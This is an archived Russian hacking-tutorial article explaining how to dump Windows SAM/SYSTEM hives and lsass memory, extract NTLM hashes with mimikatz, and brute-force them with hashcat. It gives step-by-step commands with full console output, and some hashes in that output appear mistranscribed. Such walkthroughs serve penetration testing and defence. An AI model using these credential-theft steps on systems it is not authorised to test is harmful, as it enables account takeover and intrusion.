

Как взломать пароль Windows - HackWare.ru

 web.archive.org/web/20240107182023/https://hackware.ru

Alexey

4 февраля, 2020

Как взломать пароль Windows

В этой статье мы узнаем, где в Windows хранится пароль пользователя, как извлечь данные для взлома пароля Windows, как раскрыть пароль пользователя и как их использовать даже без брут-форса.

Не каждый пользователь использует пароль на Windows — особенно редко пользователи устанавливают пароль на домашнем компьютере, за которым работает один человек. Но в условиях корпоративной сети или при использовании Windows в качестве сервера, пароль является обязательным. Ещё одно интересное свойство пароля пользователя Windows: если пользователь завёл [онлайн учётную запись Microsoft](#), то хеш пароля всё равно хранится на локальном компьютере, но расшифрованный пароль подойдёт и для локального компьютера, и для онлайн сервисов Microsoft.

Где Windows хранит пароль входа пользователя?

Пароли пользователей Windows хранятся в кустах (hives) реестра Windows под названием **SYSTEM** и **SAM** в файлах:

- **C:/Windows/System32/config/SAM**
- **C:/Windows/System32/config/SYSTEM**

Вместо пароля в виде простого текста, Windows хранит хеши паролей. Эти хеши легко поддаются брут-форсу, но даже без взлома хеши паролей Windows можно использовать для сбора данных и выполнения атак.

Как получить хеши паролей Windows

Дамп хешей паролей Windows на работающем компьютере

На запущенной системе проблематично получить доступ к файлам

C:/Windows/System32/config/SAM и **C:/Windows/System32/config/SYSTEM**, хотя это и возможно. Для сохранения копий этих файлов можно использовать утилиту **reg**, а именно следующие команды:


- 1 `reg save HKLM\SYSTEM SystemBkup.hiv`
- 2 `reg save HKLM\SAM SamBkup.hiv`

В некоторых инструкциях вместо **SYSTEM** сохраняют куст **SECURITY** — это ошибка, с кустами **SECURITY** и **SAM** восстановить хеш не удастся, нужны именно **SYSTEM** и **SAM**!


Хеш пароля также содержится в оперативной памяти, а именно в процессе **Local Security Authority Process (lsass.exe)**. Этот процесс всегда запущен в работающей Windows и можно сделать его дамп (копию процесса в оперативной памяти сохранить на диск в виде файла). Для создания дампа можно использовать различные утилиты, в том числе две официальные:

- [ProcDump](#)
- Диспетчер задач


Диспетчер задач уже имеется в каждой Windows, чтобы его открыть нажмите **Win+r** и наберите **taskmgr**, затем нажмите **ENTER**. Либо правой кнопкой мыши нажмите на панель задач (то есть на нижнюю полосу, где находятся часы, кнопка пуск и т. д.) и в контекстном меню выберите «**Диспетчер задач**».



В Диспетчере задач нажмите «**Подробнее**» и во вкладке «**Процессы**», в разделе «**Процессы Windows**» найдите **Local Security Authority Process**, нажмите на него правой кнопкой мыши и выберите в контекстном меню пункт «**Создать файл дампа**»:



Дождитесь завершения:



Файл будет сохранён по пути

C:\Users\ПОЛЬЗОВАТЕЛЬ\AppData\Local\Temp\lsass.DMP. У меня имя пользователя MiAI и путь до файла **C:\Users\MiAI\AppData\Local\Temp\lsass.DMP**.

Дамп хешей паролей Windows на выключенном компьютере

На выключенном компьютере для последующего извлечения пароля пользователя достаточно скопировать файлы:

- **C:/Windows/System32/config/SAM**
- **C:/Windows/System32/config/SYSTEM**

Эти же файлы можно найти в резервной копии Windows или в Shadow копии диска, либо скопировать загрузившись с Live системы.

Чем различаются хеши NTLM и NTLMv1/v2 и Net-NTLMv1/v2

Сейчас мы будем охотиться за хешем **NTLM**. В статье «[Взлом сетевой аутентификации Windows](#)» мы уже охотились за хешами **NTLMv1** и **NTLMv2**, название которых довольно похоже.

На самом деле, **NTLM** и **NTLMv1/v2** это довольно разные вещи. Хеш **NTLM** хранится и используется локально, а хеши **NTLMv1/NTLMv2** используются для сетевой аутентификации и являются производными хеша **NTLM**. Используя любой из этих хешей можно расшифровать пароль пользователя Windows, но это разные алгоритмы шифрования/взлома.

Для атаки Pass-the-hash (мы рассмотрим её в этой статье) применим только хеш **NTLM**, а хеши **NTLMv1/NTLMv2** не подходят.

Остался ещё один вопрос, что такое хеши **Net-NTLMv1/v2**. Хеши **Net-NTLMv1/v2** это сокращённое название для хешей **NTLMv1/v2**, то есть **NTLMv1/v2** и **Net-NTLMv1/v2** это одно и то же. А **NTLM** это другое.

В этой статье мы будем извлекать, взламывать и эксплуатировать без взлома хеш **NTLM**.

Что такое mimikatz

Программа [mimikatz](#) хорошо известна за возможность извлекать пароли в виде простого текста, хеши, ПИН коды и тикеты kerberos из памяти. mimikatz также может выполнять атаки pass-the-hash, pass-the-ticket или строить Golden тикеты.

В этой инструкции мы рассмотрим только способность mimikatz извлекать хеши NTLM. Помните, у mimikatz есть и другие очень интересные функции — посмотрите, какая у неё обширная справка: <https://kali.tools/?p=5342>

Имеются реализации mimikatz в [Meterpreter & Metasploit](#), DLL reflection в PowerShell и других продуктах. В принципе, mimikatz можно запускать в Wine на Linux, но не будут работать функции, связанные с извлечением данных непосредственно из Windows; функции извлечения хешей из дампов или расшифровки из файлов реестра должны работать в Linux.

Как установить mimikatz в Windows

mimikatz — это портативная утилита командной строки. То есть установка не требуется, но нужно уметь запустить, если вы не очень знакомы с командной строкой.

1. Перейдите на страницу <https://github.com/gentilkiwi/mimikatz/releases>, скачайте файл **mimikatz_trunk.7z** или **mimikatz_trunk.zip**. Распакуйте скаченный архив.

2. Откройте PowerShell (**Win+x** → **Windows PowerShell (администратор)**) или командную строку (**Win+r** → **cmd**).

3. В командной строке с помощью команды **cd** перейдите в папку с исполнимым файлом **mimikatz.exe**. К примеру, архив распакован в папку **C:\Users\MiA\Downloads**, тогда исполнимый файл будет в папке **C:\Users\MiA\Downloads\mimikatz_trunk\x64**:

```
1 cd C:\Users\MiA\Downloads\mimikatz_trunk\x64\
```

4. Запустите исполнимый файл.

Как извлечь хеш пароля пользователя NTLM из файлов реестра

Следующие команды нужно выполнять в консоли **mimikatz**.

Команда **log** включает запись всего вывода в ФАЙЛ:

К примеру, для запуска всего вывода в файл **hash.txt**:

Я скопировал с выключенного компьютера файлы **SYSTEM** и **SAM**, теперь для извлечения хеша мне нужно запустить команду вида:

```
1 lsadump::sam /system:C:\путь\до\SYSTEM /sam:C:\путь\до\SAM
```

Пример моей команды:

```
1 lsadump::sam /system:C:\Share-Server\files\SYSTEM /sam:C:\Share-Server\files\SAM
```

Пример вывода:

```
mimikatz 2.2.0 x64 (oe.eo)
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

PS C:\Users\Администратор> cd C:\Share-Server\mimikatz_trunk\x64\
PS C:\Share-Server\mimikatz_trunk\x64> ./mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # log hash.txt
Using 'hash.txt' for logfile : OK

mimikatz # lsadump::sam /system:C:\Share-Server\files\SYSTEM /sam:C:\Share-Server\files\SAM
Domain : HACKWARE-MIAL
SysKey : 6f84181c4e4720cf9fa3c336533faa27
Local SID : S-1-5-21-4099021954-1290662600-116018068

SAMKey : 18856f3214a2a6b65e7c6b9b14c1003a

RID : 000001f4 (500)
User : Администратор

RID : 000001f5 (501)
User : Гость

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: b7bb6bfc7dc3bb615fdc746d6566fd33

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 2baaac7a5ba11c314d1c65c0fdd0232e

* Primary:Kerberos-Newer-Keys *
Default Salt : WDAGUtilityAccount
Default Iterations : 4096
Credentials
aes256_hmac      (4096) : 8bc0cc1e4a81550665edbf52f92ec062284eb2e4c9d397c465ecfd164351bec9
aes128_hmac      (4096) : c9e28068fc273a659625e30d3bbaf18e
des_cbc_md5      (4096) : 61299e7a768fa2d5

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WDAGUtilityAccount
Credentials
des_cbc_md5      : 61299e7a768fa2d5

RID : 000003e9 (1001)
User : Mial

RID : 000003ea (1002)
User : ShareOverlord
```

```
mimikatz 2.2.0 x64 (oe.eo)
RID : 000003ea (1002)
User : ShareOverlord
Hash NTLM: 7ce21f17c0aee7fb9ceba532d0546ad6

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 1fc28b2f743259bb0c81a827fb63748f

* Primary:Kerberos-Newer-Keys *
  Default Salt : HACKWARE-MIALShareOverlord
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : b45f57d647f57f5d65f04ba5975aca260f4ecb7e218eb790fd574b559361f5a3
    aes128_hmac      (4096) : fa88d648297f1534ff7b6deca03230a5
    des_cbc_md5      (4096) : 2fe3c2102597ad3b
  OldCredentials
    aes256_hmac      (4096) : b45f57d647f57f5d65f04ba5975aca260f4ecb7e218eb790fd574b559361f5a3
    aes128_hmac      (4096) : fa88d648297f1534ff7b6deca03230a5
    des_cbc_md5      (4096) : 2fe3c2102597ad3b

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : HACKWARE-MIALShareOverlord
  Credentials
    des_cbc_md5      : 2fe3c2102597ad3b
  OldCredentials
    des_cbc_md5      : 2fe3c2102597ad3b

RID : 000003eb (1003)
User : Alexey
Hash NTLM: ca76a176340f0291e1cc8ea7277fc571

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 24dab3249a2cea8624ebb47ebda950c2

* Primary:Kerberos-Newer-Keys *
  Default Salt : HACKWARE-MIALAlexey
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 3285fb74ea5b17dcd3664596c4849458cbe61d69ac4048ae5d20e93827dd762e
    aes128_hmac      (4096) : 9c86ab5f3966d8debaed68f620cc0e77
    des_cbc_md5      (4096) : a8670e838fad5bbf
  OldCredentials
    aes256_hmac      (4096) : 3285fb74ea5b17dcd3664596c4849458cbe61d69ac4048ae5d20e93827dd762e
    aes128_hmac      (4096) : 9c86ab5f3966d8debaed68f620cc0e77
    des_cbc_md5      (4096) : a8670e838fad5bbf

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : HACKWARE-MIALAlexey
  Credentials
    des_cbc_md5      : a8670e838fad5bbf
  OldCredentials
    des_cbc_md5      : a8670e838fad5bbf
```

Вывод довольно обширный и много не до конца понятных данных. Интерес представляют последовательно идущие строки вида:

- 1 User : ПОЛЬЗОВАТЕЛЬ
- 2 Hash NTLM: ХЕШ

В моём примере интересные строки:

Также есть строки с именами пользователей:

- 1 User : MiAl
- 2 User : Администратор

Но после них нет строк с хешем NTLM, поскольку у этих пользователей не установлен пароль в системе.

Если вы хотите извлечь данные из файлов реестра текущей операционной системы, то выходим из mimikatz, для этого нажмите **Ctrl+c**.

Теперь сделаем дампы кустов реестра **SYSTEM** и **SAM** текущей системы:

- 1 reg save HKLM\SYSTEM SystemBkup.hiv
- 2 reg save HKLM\SAM SamBkup.hiv

Вновь запускаем mimikatz:

Включаем ведение журнала:

И выполняем команду с указанием файлов, в которые сохранены дампы кустов реестра, то есть **SystemBkup.hiv** и **SamBkup.hiv**:

- 1 lsadump::sam /system:SystemBkup.hiv /sam:SamBkup.hiv

Пример вывода:


```
mimikatz 2.2.0 x64 (oe.eo)

PS C:\Share-Server\mimikatz_trunk\x64> ./mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # log hash-local.txt
Using 'hash-local.txt' for logfile : OK

mimikatz # lsadump::sam /system:SystemBkup.hiv /sam:SamBkup.hiv
Domain : HACKWARE-SERVER
SysKey : 7328842b9eb7e24b5d2e8f9a25e7eefa
Local SID : S-1-5-21-2427285453-1109523155-3842872757

SAMKey : 742a208c4fe9e7b9000647831ecd26b3

RID : 000001f4 (500)
User : Администратор
Hash NTLM: 5187b179ba87f3ad85fea3ed718e961f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 5ae94bd16ea4d13c5eed7839ac217741

* Primary:Kerberos-Newer-Keys *
  Default Salt : WIN-5V9J468C9SCAАдминистратор
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 49c4d7c1aed8acff9da2ef81d3fe080f0861ae2d2e3fe1770c7f7588ae940f5c
    aes128_hmac      (4096) : bba5578a31bea4b5bdbe4b26f164cd29
    des_cbc_md5      (4096) : b32649c410e69ee6

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : WIN-5V9J468C9SCAАдминистратор
  Credentials
    des_cbc_md5      : b32649c410e69ee6

RID : 000001f5 (501)
User : Гость

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 34be7c5c18e1cb7a88fabcd2cb1e258bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : ce77fdb3f3c4e869da4061751ddb0e9a

* Primary:Kerberos-Newer-Keys *
  Default Salt : WDAGUtilityAccount
  Default Iterations : 4096
```

Здесь найден только один пользователь с хешем:

- 1 User : Администратор
- 2 Hash NTLM: 5187b179ba87f3ad85fea3ed718e961f

На самом деле, для извлечения хешей NTLM из локальной системы необязательно было делать дампы кустов реестра. Другой вариант — повысить привилегии самой программы mimikatz и извлечь хеши непосредственно из системы. Для этого выполните команды:

- 1 privilege::debug
- 2 token::elevate
- 3 log hash-local2.txt
- 4 lsadump::sam

```
mimikatz 2.2.0 x64 (oe.eo)
'####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

528 {0;000003e7} 1 D 19001 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;00129b7e} 1 D 4199579 HACKWARE-SERVER\Администратор S-1-5-21-2427285453-1109523155-3842872757-500 (14g,24p) Primary
* Thread Token : {0;000003e7} 1 D 4232915 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p)
Impersonation (Delegation)

mimikatz # log hash-local2.txt
Using 'hash-local2.txt' for logfile : OK

mimikatz # lsadump::sam
Domain : HACKWARE-SERVER
SysKey : 7328842b9eb7e24b5d2e8f9a25e7eefa
Local SID : S-1-5-21-2427285453-1109523155-3842872757

SAMKey : 742a208c4fe9e7b9000647831ecd26b3

RID : 000001f4 (500)
User : Администратор
Hash NTLM: 5187b179ba87f3ad85fea3ed718e961f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 5ae94bd16ea4d13c5eed7839ac217741

* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-5V9J468C9SCAАдминистратор
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 49c4d7c1aed8acff9da2ef81d3fe080f0861ae2d2e3fe1770c7f7588ae940f5c
aes128_hmac (4096) : bba5578a31bea4b5bde4b26f164cd29
des_cbc_md5 (4096) : b32649c410e69ee6

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WIN-5V9J468C9SCAАдминистратор
Credentials
des_cbc_md5 : b32649c410e69ee6

RID : 000001f5 (501)
User : Гость

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 34be7c5c18e1cb7a88fab2cb1e258bf

Supplemental Credentials:
```

Извлечение хеша NTLM из дампа lsass.DMP

По логике (и на практике) в дампе процесса Local Security Authority Process должен быть хеш только пользователя, выполнившего вход с паролем.

Вначале укажите путь до файла дампа командой вида:

- 1 sekurlsa::minidump C:\путь\до\lsass.DMP

Например:

- 1 sekurlsa::minidump C:\Share-Server\files\lsass.DMP

Затем выполните команду:

```
1 sekurlsa::logonPasswords
```

Брут-форс хеша NTLM

Для взлома я возьму следующий хеш:

Загляним в справку [Hashcat](#), чтобы узнать номер режима хеша NTLM:

```
1 1000 | NTLM | Операционные системы
```

То есть номер хеша NTLM равен **1000**.

Чтобы запустить атаку по маске для взлома NTLM в Hashcat нужно выполнить команду вида:

```
1 hashcat -m 1000 -a 3 'ХЕШ' МАСКА
```

Пример моей реальной команды:

```
1 hashcat --force --hwmon-temp-abort=100 -m 1000 -D 1,2 -a 3 -i --  
  increment-min 1 --increment-max 10 -1 ?l?d  
  ca76a176340f0291e1cc8ea7277fc571 ?1?1?1?1?1?1?1?1?1
```

В этой команде:

- **hashcat** — имя исполнимого файла. В Windows это может быть hashcat64.exe.
- **--force** — игнорировать предупреждения
- **--hwmon-temp-abort=100** — установка максимальной температуры, после которой будет прерван перебор, на 100 градусов Цельсия
- **-m 1000** — тип хеша NTLM
- **-D 1,2** — означает использовать для взлома и центральный процессор, и видеокарту
- **-a 3** — означает атаку по маске
- **-i** — означает постепенно увеличивать количество символов в генерируемых паролях
- **--increment-min 1** — означает начать с длины маски равной единице
- **--increment-max 10** — означает закончить перебор при длине маске равный десяти
- **-1 ?l?d** — пользовательский набор символов номер 1, в него включены маленькие латинские буквы (?l) и цифры (?d)
- **ca76a176340f0291e1cc8ea7277fc571** — хеш для взлома

- `?1?1?1?1?1?1?1?1?1` — маска из пользовательского набора символов

```

Session.....: hashcat
Status.....: Running
Hash.Type.....: NTLM
Hash.Target.....: ca76a176340f0291e1cc8ea7277fc571
Time.Started.....: Mon Feb  3 21:30:32 2020 (18 secs)
Time.Estimated....: Mon Feb  3 21:42:47 2020 (11 mins, 57 secs)
Guess.Mask.....: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset.....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 8/9 (88.89%)
Speed.#1.....: 206.7 MH/s (7.22ms) @ Accel:32 Loops:8 Thr:256 Vec:1
Speed.#2.....: 3631.2 MH/s (6.66ms) @ Accel:256 Loops:64 Thr:256 Vec:1
Speed.#*.....: 3837.8 MH/s
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 68782915584/2821109907456 (2.44%)
Rejected.....: 0/68782915584 (0.00%)
Restore.Point....: 0/60466176 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:18840-18848 Iteration:0-8
Restore.Sub.#2...: Salt:0 Amplifier:25536-25600 Iteration:0-64
Candidates.#1....: rkherane -> ip2k4800
Candidates.#2....: rwrddvdke -> c4bq3zia
Hardware.Mon.#1...: N/A
Hardware.Mon.#2...: Temp: 72c Util: 96% Core:1721MHz Mem:3504MHz Bus:16

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>

```

Взломаем ещё один хеш:

- 1 User : Администратор
- 2 Hash NTLM: 5187b179ba87f3ad85fea3ed718e961f

Команда (другой хеш и другой набор пользовательских символов):

- 1 `hashcat --force --hwmon-temp-abort=100 -m 1000 -D 1,2 -a 3 -i --increment-min 1 --increment-max 10 -1 ?l?u?d 5187b179ba87f3ad85fea3ed718e961f ?1?1?1?1?1?1?1?1?1`

```
5187b179ba87f3ad85fea3ed718e961f:Aa1
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: NTLM
Hash.Target.....: 5187b179ba87f3ad85fea3ed718e961f
Time.Started.....: Tue Feb  4 09:43:02 2020 (0 secs)
Time.Estimated...: Tue Feb  4 09:43:02 2020 (0 secs)
Guess.Mask.....: ?1?1?1 [3]
Guess.Charset....: -1 ?1?u?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 3/9 (33.33%)
Speed.#1.....: 74538.1 kH/s (0.21ms) @ Accel:16 Loops:15 Thr:256 Vec:1
Speed.#2.....:  531.7 MH/s (0.06ms) @ Accel:256 Loops:62 Thr:256 Vec:1
Speed.#*.....:   606.3 MH/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 199092/238328 (83.54%)
Rejected.....: 0/199092 (0.00%)
Restore.Point....: 0/3844 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:30-45 Iteration:0-15
Restore.Sub.#2...: Salt:0 Amplifier:0-62 Iteration:0-62
Candidates.#1....: 7TG -> TQz
Candidates.#2....: sar -> XYY
Hardware.Mon.#1...: N/A
Hardware.Mon.#2...: Temp: 60c Util: 14% Core:1733MHz Mem:3504MHz Bus:16

Started: Tue Feb  4 09:42:57 2020
Stopped: Tue Feb  4 09:43:04 2020
[mial@HackWare ~]$
```

Итак, в этой статье мы научились извлекать хеш NTLM и взламывать пароль Windows. А что делать, если не удалось взломать NTLM? Ответ на этот вопрос смотрите во второй части, которая называется [«Использование NTLM без взлома пароля: атака Pass-the-hash»](#).

Связанные статьи:

- [Расшифровка хранимых в Windows паролей с помощью mimikatz и DPAPI](#) (68.9%)
- [Полное руководство по John the Ripper. Ч.7: Johnny — графический интерфейс для John the Ripper](#) (53.4%)
- [Полное руководство по John the Ripper. Ч.6: брут-форс нестандартных хешей](#) (53.2%)
- [Хеши: определение типа, подсчёт контрольных сумм, нестандартные и итерированные хеши](#) (52.9%)
- [Как определить тип хеша](#) (52.9%)
- [Программы для восстановления данных](#) (RANDOM - 0.2%)